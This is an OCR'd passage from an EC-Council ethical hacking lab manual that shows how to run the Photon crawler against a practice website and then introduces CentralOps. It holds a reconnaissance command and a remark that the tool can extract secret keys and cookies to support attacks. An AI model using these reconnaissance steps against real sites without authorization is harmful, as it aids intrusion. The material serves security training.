
9. Type **ls** and press **Enter** to view the folder content.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

10. You can observe that a directory named **www.certifiedhacker.com** is created, as shown in the screenshot.




11. Now, click **Places** from the top-section of the **Desktop** and select **Home Folder**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

12. **attacker** window appears, navigate to **Photon** --> **www.certifiedhacker.com** folder.
13. You can observe three text files in this folder: external, internal and scripts.



14. Double-click **external.txt** file to view the file content.
15. A **Pluma** text editor window appears showing the external URLs obtained using Photon.

    Note: The output might vary when you perform the task.



16. Similarly, you can view internal and scripts text files containing URLs that are crawled by Photon tool.
17. Close **Pluma** text editor window and switch back to the **Terminal** window.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Now, type **python3 photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback** and press **Enter** to crawl the target website using URLs from archive.org.

    Note: -

    - **-u**: specifies the target website (here, www.certifiedhacker.com)
    - **-l**: specifies level to crawl (here, 3)
    - **-t**: specifies number of threads (here, 200)
    - **--wayback**: specifies using URLs from archive.org as seeds

    Note: The output might vary when you perform the task.



19. The results obtained are saved in **www.certifiedhacker.com** directory under Photon folder. You can navigate to the www.certifiedhacker.com folder to view the result.
20. You can further explore the Photon tool and perform various other functionalities such as the cloning of the target website, extracting secret keys and cookies, obtaining strings by specifying regex pattern, etc. Using this information, the attackers can perform various attacks on the target website such as brute-force attacks, denial-of-service attacks, injection attacks, phishing attacks and social engineering attacks.
21. This concludes the demonstration of gathering information on a target website using the Photon tool.
22. Close all open windows and document all the acquired information.
23. Turn off the **Parrot Security** virtual machine.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Task 3: Gather Information About a Target Website using Central Ops

CentralOps (centralops.net) is a free online network scanner that investigates domains and IP addresses, DNS records, traceroute, nslookup, whois searches, etc.

